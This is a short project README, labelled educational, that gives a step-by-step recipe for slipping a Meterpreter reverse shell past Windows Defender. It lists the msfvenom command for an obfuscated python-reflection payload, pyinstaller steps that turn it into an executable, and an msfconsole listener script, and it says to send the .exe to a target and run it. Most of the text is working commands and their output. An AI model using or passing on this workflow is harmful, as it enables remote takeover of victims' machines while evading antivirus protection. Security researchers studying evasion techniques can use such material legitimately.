Windows AV Evasion
An educational Windows Defender evasion demonstration, documented in the project README.
Contents
Windows-AV-Evasion
The easiest way to achieve a reverse shell bypassing Windows Defender (msfvenom edition)
Workflow
First, with msfvenom we make the payload as a .py file and using python-reflection in order to make the exploit already obfuscated.
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.20 lport=443 -f python-reflection -o reload.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of python-reflection file: 1337649 bytes
Saved as: reload.py
Then we need to add the ctypes since it’s needed by python-reflection
nano reload.pyNow in order to generate a .exe file we can use pyinstaller from Windows or we can use pyinstaller withinwine if we had it previously installer.
wine pyinstaller -F reload.py --onefileOr directly in Windows:
pyinstaller -F reload.py --onefileOnce we have the .exe file, we run a meterpreter session either manually or with the next .rc file:
nano test.rcuse payload windows/x64/meterpreter_reverse_tcp
set lhost 192.168.1.20
set lport 443
exploitmsfconsole -r test.rcThen we just send the .exe to the target machine and we can execute it either by using GUI (RDP) or using remote command execution.

The script embed will start a meterpreter shell using meterpreter waiting for connections
$ ./listiner.sh


[!] Missing parameters.


[USE] ./test.sh <LHOST> <LPORT>

Parameters:
  <LHOST>   LOCAL IP
  <LPORT>   LOCAL PORT

Example: ./test.sh 192.168.1.20 443